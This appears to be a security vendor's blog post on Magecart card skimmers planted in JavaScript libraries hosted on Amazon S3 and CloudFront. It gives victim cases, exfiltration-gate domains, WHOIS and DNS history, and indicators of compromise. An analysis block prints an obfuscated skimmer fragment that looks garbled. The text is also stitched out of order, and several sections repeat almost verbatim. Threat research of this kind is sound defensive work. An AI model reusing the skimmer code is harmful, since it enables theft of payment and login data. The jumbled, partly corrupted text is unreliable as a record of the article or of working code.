
RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

Progress Telerik Fiddler Web Debugger - EKfiddle v.0.9.1

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

[QuickExec] ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer Fiddler Orchestra Beta FiddlerScript

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching


```

$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=["\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d","\x61\x58\x4e\x57\x76\x5a\x47\x55\x3d","\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d","\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74","\x55\x32\x46\x3d","\x55\x32\x56\x75\x5a\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75\x56\x48\x4a\x35\x55\x39","\x62\x32\x47\x56\x75\x5a\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75\x56\x48\x4a\x35\x55\x39","\x30\x61\x41\x56\x79\x64\x4a\x14\x7d\xfa","\x02c6db2","\x051a9870","\charCodeAt","function","atob","for","var","_0x1dcb08","_0x4d68","decodeURIComponent","_0x35bc5f","_0x119b","TxGHbR"]={};_0x119b["JzQWcy"]=!![];var _0x4541ae=_0x119b["TxGHbR"][_0x20x2c6db2];function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b["0x0"]](new RegExp(_0xc069ab))}

```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

